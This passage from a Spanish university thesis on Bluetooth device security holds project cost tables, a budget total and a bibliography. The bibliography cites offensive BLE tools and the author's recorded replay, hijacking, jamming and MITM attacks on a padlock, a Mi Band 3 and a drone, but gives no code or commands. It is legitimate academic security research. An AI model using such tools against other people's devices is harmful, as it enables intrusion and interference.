Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
83	Autor	30,00	2490,00
10	Tutor/Director	40,00	400,00
<b>Precio Total (€)</b>			2890,00

**Tab. A.3.:** Coste de la fase: “Estudio de las pilas de protocolo Bluetooth”.

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
73	Autor	30,00	2190,00
10	Tutor/Director	40,00	400,00
<b>Precio Total (€)</b>			2590,00

**Tab. A.4.:** Coste de la fase: “Análisis de herramientas software y hardware”.

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
38	Autor	30,00	1140,00
5	Tutor/Director	40,00	200,00
		<b>Precio Total (€)</b>	<b>1340,00</b>

**Tab. A.5.:** Coste de la fase: “Elección de los dispositivos bluetooth”.

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
215	Autor	30,00	6450,00
15	Tutor/Director	40,00	600,00
		<b>Precio Total (€)</b>	<b>7050,00</b>

**Tab. A.6.:** Coste de la fase: “Evaluación de seguridad de los dispositivos Bluetooth”.

La tabla A.7 se documenta el coste por hardware/dispositivo que fue necesario adquirir para el desarrollo del proyecto.

Hardware/Dispositivo	Cantidad	PVP (€)	Subtotal (€)
Microbit	3	24,00	72,00
Ubertooth	1	140,00	140,00
Sena Parani UD100	1	50,00	50,00
Adaptadores USB Bluetooth 4.0	3	10,00	30,00
Raspberry Pi 4 8GB	1	140,00	140,00
Raspberry Pi 3 1GB	1	60,00	60,00
ESP32-WROOM32	1	12,00	12,00
ITAG	1	20,00	20,00
DSD TECH	1	15,00	15,00
Mi Band 3	1	25,00	25,00
Mini Dron Parrot Mambo Fly	1	55,00	55,00
		<b>Precio Total (€)</b>	<b>619,00</b>

**Tab. A.7.:** Coste de hardware.

En la figura A.8, se muestra el **precio total del proyecto**. Para ello se ha tenido en cuenta lo siguiente:

- Precio de la unidad de mano de obra relativa a cada fase del proyecto.
- El gasto relativo a materiales necesarios.

- Se imputa un 13% referente a gastos generales (luz, Internet, limpieza, material de oficina).
- Se aplica un 6% de beneficio industrial y el 21% del IVA con respecto al global.

<b>Concepto</b>	<b>Precio (€)</b>
Estudio de las pilas de protocolo Bluetooth	2890,00
Análisis de herramientas software y hardware	2590,00
Elección de los dispositivos bluetooth	1340,00
Evaluación de seguridad de los dispositivos Bluetooth	7050,00
Desarrollo de documentación	6200,00
Hardware/Dispositivos	619,00
<b>Suma de Costes</b>	<b>20689,00</b>
Gastos generales (13% del presupuesto material)	2689,57
Beneficio industrial (6% del presupuesto material)	1241,34
<b>Presupuesto ejecución material</b>	<b>24619,91</b>
IVA (21%)	5170,19
<b>Presupuesto de ejecución por contrata</b>	<b>29790,10</b>

**Tab. A.8.:** Coste total del proyecto.

El presupuesto total asciende a la cuantía de VEINTINUEVE MIL SETECIENTOS NOVENTA CON DIEZ CÉNTIMOS #29790,10€#.

# Bibliografía

- [1] Francesc Peirón. *La empresa del oleoducto de EE.UU. pagó cinco millones a los hackers.* 2021. URL: <https://www.lavanguardia.com/internacional/20210514/7453124/empresa-oleoducto-ee-uu-pago-cinco-millones-hackers.html> (visitado 22 de mayo de 2021) (vid. pág. 1).
- [2] El Mundo. *Kayla, la muñeca espía.* 2021. URL: <https://www.elmundo.es/internacional/2017/02/17/58a6e556468aeb2d1d8b4587.html> (visitado 15 de mayo de 2021) (vid. pág. 1).
- [3] Tarlogic. *Shell interactiva a través de Bluetooth.* 2021. URL: <https://www.tarlogic.com/blog/bluetooth-shell/> (visitado 15 de mayo de 2021) (vid. pág. 2).
- [4] Bluetooth SIG. *Bluetooth SIG.* 2021. URL: <https://www.bluetooth.com> (visitado 15 de mayo de 2021) (vid. pág. 5).
- [5] Wikiversus. *Bluetooth Classic VS Low Energy.* 2021. URL: <https://www.wikiversus.com/informatica/bluetooth-classic-vs-bluetooth-low-energy/> (visitado 15 de mayo de 2021) (vid. pág. 9).
- [6] Programmer Sought. *Bluetooth HCI Protocol.* 2021. URL: <https://www.programmersought.com/article/47044481786/> (visitado 22 de mayo de 2021) (vid. pág. 13).
- [7] a&s Editorial Team. *Bluetooth SIG announces mesh networking capability.* 2021. URL: <https://www.asmag.com/showpost/26924.aspx> (visitado 22 de mayo de 2021) (vid. pág. 23).
- [8] Damien Cauquil. *Nis Summer.* 2021. URL: <https://nis-summer-school.enisa.europa.eu/2018/cources/IOT/> (visitado 22 de mayo de 2021) (vid. págs. 25, 55).
- [9] Open Source Project. *Ubertooth.* 2021. URL: <https://ubertooth.info> (visitado 22 de mayo de 2021) (vid. pág. 36).
- [10] Ellisys. *Ellisys Bluetooth Vanguard.* 2021. URL: <https://www.ellisys.com/products/bv1/index.php> (visitado 22 de mayo de 2021) (vid. pág. 36).
- [11] Nordic Semiconductor. *nRF Sniffer for Bluetooth LE.* 2021. URL: <https://www.nordicsemi.com/Software-and-tools/Development-Tools/nRF-Sniffer-for-Bluetooth-LE> (visitado 22 de mayo de 2021) (vid. pág. 36).
- [12] Microbit. *Micro:bit Educational Foundation.* 2021. URL: <https://microbit.org/projects/make-it-code-it/name-badge/> (visitado 22 de mayo de 2021) (vid. pág. 36).
- [13] Damien Cauquil. *GitHub(DigitalSecurity/btlejuice).* 2021. URL: <https://github.com/DigitalSecurity/btlejuice> (visitado 22 de mayo de 2021) (vid. págs. 36, 48).

- [14] Securing. *GitHub(securing/gattackerk)*. 2021. URL: <https://github.com/securing/gattacker> (visitado 22 de mayo de 2021) (vid. págs. 36, 48).
- [15] Packet Storm. *HCIDump Crash Tool*. 2021. URL: <https://packetstormsecurity.com/files/43628/hcidump-crash.c.html> (visitado 22 de mayo de 2021) (vid. pág. 38).
- [16] Pierre Betouin. *Bluetooth Stack Smasher Tool*. 2021. URL: <https://github.com/h1lh1l/BluetoothStackSmasher> (visitado 22 de mayo de 2021) (vid. pág. 38).
- [17] Simone Margaritelli (evilsockets). *GitHub(evilsocket/bleah)*. 2021. URL: <https://github.com/hackgnar/bleah> (visitado 22 de mayo de 2021) (vid. pág. 43).
- [18] Open Source Project. *Bettercap*. 2021. URL: <https://www.bettercap.org/intro/> (visitado 22 de mayo de 2021) (vid. pág. 44).
- [19] Damien Cauquil. *GitHub(virtualabs/btlejack)*. 2021. URL: <https://github.com/virtualabs/btlejack> (visitado 22 de mayo de 2021) (vid. pág. 45).
- [20] Mike Ryan. *GitHub(greatscottgadgets/ubertooth)*. 2021. URL: <https://github.com/greatscottgadgets/ubertooth> (visitado 22 de mayo de 2021) (vid. pág. 45).
- [21] Mike Ryan. *Capturing BLE in Wireshark*. 2021. URL: <https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark> (visitado 22 de mayo de 2021) (vid. pág. 45).
- [22] Mike Ryan. *GitHub(mikeryan/crackle)*. 2021. URL: <https://github.com/mikeryan/crackle> (visitado 22 de mayo de 2021) (vid. pág. 45).
- [23] Mike Ryan. *Crackle cant find TK*. 2021. URL: <https://github.com/mikeryan/crackle/issues/41> (visitado 22 de mayo de 2021) (vid. págs. 46, 71).
- [24] Telefónica. *GitHub(Telefonica/HomePWN)*. 2021. URL: <https://github.com/Telefonica/HomePWN> (visitado 22 de mayo de 2021) (vid. pág. 46).
- [25] Hackgnar. *GitHub(Hackgnar/BLE-CTF)*. 2021. URL: [https://github.com/hackgnar/ble\\_ctf](https://github.com/hackgnar/ble_ctf) (visitado 22 de mayo de 2021) (vid. págs. 51, 57, 81).
- [26] ESPRESSIF. *ESP-IDF Programming Guide*. 2021. URL: <https://docs.espressif.com/projects/esp-idf/en/latest/esp32/get-started/#setup-toolchain> (visitado 22 de mayo de 2021) (vid. pág. 51).
- [27] Lancaster University. *BBC micro:bit Bluetooth Profile*. 2021. URL: <https://lancaster-university.github.io/microbit-docs/ble/profile/> (visitado 22 de mayo de 2021) (vid. pág. 57).
- [28] Blackhat. *Blackhat USA 2018*. 2021. URL: <https://www.youtube.com/watch?v=1x5MA0yu9N0> (visitado 22 de mayo de 2021) (vid. pág. 57).
- [29] Damien Cauquil. *You had better secure your BLE devices*. 2021. URL: <https://www.youtube.com/watch?v=VHJfd9h6G2s> (visitado 22 de mayo de 2021) (vid. págs. 60, 122).

- [30] Samuel Argüelles Foronda. *Ataques Replay a la placa Microbit*. 2021. URL: [https://udcgal-my.sharepoint.com/:f/g/personal/samuel\\_arguelles\\_udc\\_es/EiB3BmPcGChPo4L96qVefIwBj6WXliwHrd6iiShRV9rYbQ?e=M0bzCu](https://udcgal-my.sharepoint.com/:f/g/personal/samuel_arguelles_udc_es/EiB3BmPcGChPo4L96qVefIwBj6WXliwHrd6iiShRV9rYbQ?e=M0bzCu) (visitado 22 de mayo de 2021) (vid. pág. 80).
- [31] Bluetooth SIG. *16-bit UUID Numbers Document*. 2021. URL: <https://btprodspecificationrefs.blob.core.windows.net/assigned-values/16-bit%5C%20UUID%5C%20Numbers%5C%20Document.pdf> (visitado 22 de mayo de 2021) (vid. pág. 85).
- [32] Samuel Argüelles Foronda. *Hijacking a candado Tangxi*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EVi6ByB0VC1HpXNc9zpUrMQBFC\\_q3yJBaMbJma5U3S4Cgw?e=hcodzU](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EVi6ByB0VC1HpXNc9zpUrMQBFC_q3yJBaMbJma5U3S4Cgw?e=hcodzU) (visitado 22 de mayo de 2021) (vid. pág. 107).
- [33] Samuel Argüelles Foronda. *Ataque Replay a candado Tangxi*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EfVzLhL0-sNIVnc7L77Mh5YBbV6WtEBTTuH3wb5rsvDeKg?e=epwjlc](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EfVzLhL0-sNIVnc7L77Mh5YBbV6WtEBTTuH3wb5rsvDeKg?e=epwjlc) (visitado 22 de mayo de 2021) (vid. pág. 108).
- [34] Samuel Argüelles Foronda. *Poc con NRF Connect, Mi Band 3*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EfBM5ebSEFhMoW4q8p2-ek4BBG7Zjd1zaXTLn3gpqbGGFg?e=cmvFhv](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EfBM5ebSEFhMoW4q8p2-ek4BBG7Zjd1zaXTLn3gpqbGGFg?e=cmvFhv) (visitado 22 de mayo de 2021) (vid. pág. 112).
- [35] Samuel Argüelles Foronda. *Ataque Hijacking a Mi Band 3*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EamWvZniAc1Fg0IRBiMngwB1jh\\_Q-duEnZYWpQCRdZr1g?e=rIIChD](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EamWvZniAc1Fg0IRBiMngwB1jh_Q-duEnZYWpQCRdZr1g?e=rIIChD) (visitado 22 de mayo de 2021) (vid. pág. 113).
- [36] Yogesh Ojha. *I hacked MiBand 3, and here is how I did it*. 2021. URL: <https://medium.com/@yogeshojha/i-hacked-xiaomi-miband-3-and-here-is-how-i-did-it-43d68c272391> (visitado 22 de mayo de 2021) (vid. pág. 115).
- [37] Samuel Argüelles Foronda. *PoC con NRF Connect, Mini Drone Parrot Mambo Fly*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EW2m31XNco1IuRXWFSgSQJAB0xC5yoDHkSgvZG6Qc7rrQ?e=sVyL9E](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EW2m31XNco1IuRXWFSgSQJAB0xC5yoDHkSgvZG6Qc7rrQ?e=sVyL9E) (visitado 22 de mayo de 2021) (vid. pág. 121).
- [38] Samuel Argüelles Foronda. *Fallo de hijacking a Mini Drone Parrot Mambo Fly*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EXCjiAnLhYxLqn0250Lq0gMByofw\\_AyJ8q6z4\\_M53s\\_W3g?e=ICxibd](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EXCjiAnLhYxLqn0250Lq0gMByofw_AyJ8q6z4_M53s_W3g?e=ICxibd) (visitado 22 de mayo de 2021) (vid. pág. 123).
- [39] Samuel Argüelles Foronda. *Robo de conexión con un Jamming a Mini Drone Parrot Mambo Fly*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EUrwnb3UkIF0jXypwHYyoasBL7xmw0Ru\\_Nt6pvmcIzTEow?e=bcEw8H](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EUrwnb3UkIF0jXypwHYyoasBL7xmw0Ru_Nt6pvmcIzTEow?e=bcEw8H) (visitado 22 de mayo de 2021) (vid. pág. 123).
- [40] Samuel Argüelles Foronda. *Ataque MITM a Mini Drone Parrot Mambo Fly*. 2021. URL: [https://udcgal-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/ER9DE6gBWYhCrxqmpnYsjrwBifwM5fo\\_dM1MTHFbmL30Cg?e=VfLgzT](https://udcgal-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/ER9DE6gBWYhCrxqmpnYsjrwBifwM5fo_dM1MTHFbmL30Cg?e=VfLgzT) (visitado 22 de mayo de 2021) (vid. pág. 126).

- [41] Samuel Argüelles Foronda. *Ataque MITM a Mini Drone Parrot Mambo Fly (Pantalla del PC)*. 2021. URL: [https://udcgalm-my.sharepoint.com/:v/g/personal/samuel\\_arguelles\\_udc\\_es/EQc3hIBSxERNgoDuTEP-UuEB6VcjGEXTkA-0unCU7MwFfg?e=LewEhf](https://udcgalm-my.sharepoint.com/:v/g/personal/samuel_arguelles_udc_es/EQc3hIBSxERNgoDuTEP-UuEB6VcjGEXTkA-0unCU7MwFfg?e=LewEhf) (visitado 22 de mayo de 2021) (vid. pág. 126).
- [42] Wikipedia. *Versiones Bluetooth*. 2021. URL: <https://es.wikipedia.org/wiki/Bluetooth> (visitado 15 de mayo de 2021).
- [43] Wikipedia. *Perfiles Bluetooth*. 2021. URL: [https://en.wikipedia.org/wiki/List\\_of\\_Bluetooth\\_profiles](https://en.wikipedia.org/wiki/List_of_Bluetooth_profiles) (visitado 15 de mayo de 2021).
- [44] Wikipedia. *Arquitectura Bluetooth*. 2021. URL: [https://es.wikipedia.org/wiki/Bluetooth\\_\(especificaci%C3%B3n\)](https://es.wikipedia.org/wiki/Bluetooth_(especificaci%C3%B3n)) (visitado 15 de mayo de 2021).
- [45] Wikipedia. *IEEE 802.15 Bluetooth*. 2021. URL: [https://es.wikipedia.org/wiki/IEEE\\_802.15](https://es.wikipedia.org/wiki/IEEE_802.15) (visitado 15 de mayo de 2021).
- [46] Jorge Marín Guerrero. *Sistema de Guiado para Invidentes(S.G.I) Basado en Bluetooth, J2ME Y Dispositivos de Teléfonos Móviles*. 2021. URL: <http://bibing.us.es/proyectos/abreproy/11972> (visitado 15 de mayo de 2021).
- [47] Daniel Gutiérrez Reina. *Sistema Pasarela Bluetooth para un Red de Sensores Zigbee*. 2021. URL: <http://bibing.us.es/proyectos/abreproy/40048/direccion/VOLUMEN+1.+MEMORIA%252F> (visitado 15 de mayo de 2021).
- [48] Natalia. *IEEE 802.15/.6 Body and Personal*. 2021. URL: <https://www.natapuntes.es/ieee-802-15/> (visitado 15 de mayo de 2021).
- [49] Francisco Martín Archundia Papacetzi. *Wireless Personal Area Network (WPAN) and Home Networking*. 2021. URL: [http://catarina.udlap.mx/u\\_dl\\_a/tales/documentos/lem/archundia\\_p\\_fm/](http://catarina.udlap.mx/u_dl_a/tales/documentos/lem/archundia_p_fm/) (visitado 15 de mayo de 2021).
- [50] AMD. *Bluetooth Specification Summary*. 2021. URL: [https://www.amd.e-technik.uni-rostock.de/ma/gol/lectures/wirlec/bluetooth\\_info/baseband.html](https://www.amd.e-technik.uni-rostock.de/ma/gol/lectures/wirlec/bluetooth_info/baseband.html) (visitado 15 de mayo de 2021).
- [51] Sean Clinchy. *Bluetooth Legacy Pairing*. 2021. URL: <https://fte.com/WebHelpII/BPA600/Content/Documentation/WhitePapers/BPA600/Encryption/LegacyPairing.htm> (visitado 15 de mayo de 2021).
- [52] ELT. *Bluetooth Low Energy, Un Vistazo Técnico*. 2021. URL: [https://www\\_elt.es/ble-bluetooth-low-energy](https://www_elt.es/ble-bluetooth-low-energy) (visitado 16 de mayo de 2021).
- [53] Microchip. *Microchip Developer BLE*. 2021. URL: <https://microchipdeveloper.com/wireless:ble-introduction#toc5> (visitado 16 de mayo de 2021).
- [54] MathWork. *BLE Link Layer Packet Generation and Decoding*. 2021. URL: <https://es.mathworks.com/help/comm/ug/ble-link-layer-packet-generation-and-decoding.html;jsessionid=e7162a7f7d38c5becbcfdb3a6146> (visitado 16 de mayo de 2021).
- [55] John Trinkle. *How Encryption Works in Bluetooth low energy*. 2021. URL: <https://fte.com/WebHelpII/BPA600/Content/Documentation/WhitePapers/BTLE/HowEncryptionWorksInBluetoothLowEnergy.htm> (visitado 16 de mayo de 2021).

- [56] Texas Instruments. *TI SimpleLink Bluetooth*. 2021. URL: [https://software-dl.ti.com/lprf/simplelink\\_cc2640r2\\_latest/docs/blestack/ble\\_user\\_guide/html/ble-stack-3.x/12cap.html](https://software-dl.ti.com/lprf/simplelink_cc2640r2_latest/docs/blestack/ble_user_guide/html/ble-stack-3.x/12cap.html) (visitado 16 de mayo de 2021).
- [57] Yassir Akhayad. *Bluetooth 4.0 Low Energy: Análisis de las prestaciones y aplicaciones para la automoción*. 2021. URL: <https://upcommons.upc.edu/bitstream/handle/2117/82702/memoria.pdf> (visitado 16 de mayo de 2021).
- [58] Laura Nao. *BLE Pairing and Bonding*. 2021. URL: [https://www.kynetics.com/docs/2018/BLE\\_Pairing\\_and\\_bonding/](https://www.kynetics.com/docs/2018/BLE_Pairing_and_bonding/) (visitado 16 de mayo de 2021).
- [59] Mohammad Afaneh. *How Bluetooth Low Energy Works: Advertisements*. 2021. URL: <https://www.novelbits.io/bluetooth-low-energy-advertisements-part-1/> (visitado 16 de mayo de 2021).
- [60] Kevin Townsend. *Introduction to GATT*. 2021. URL: <https://learn.adafruit.com/introduction-to-bluetooth-low-energy/gatt> (visitado 16 de mayo de 2021).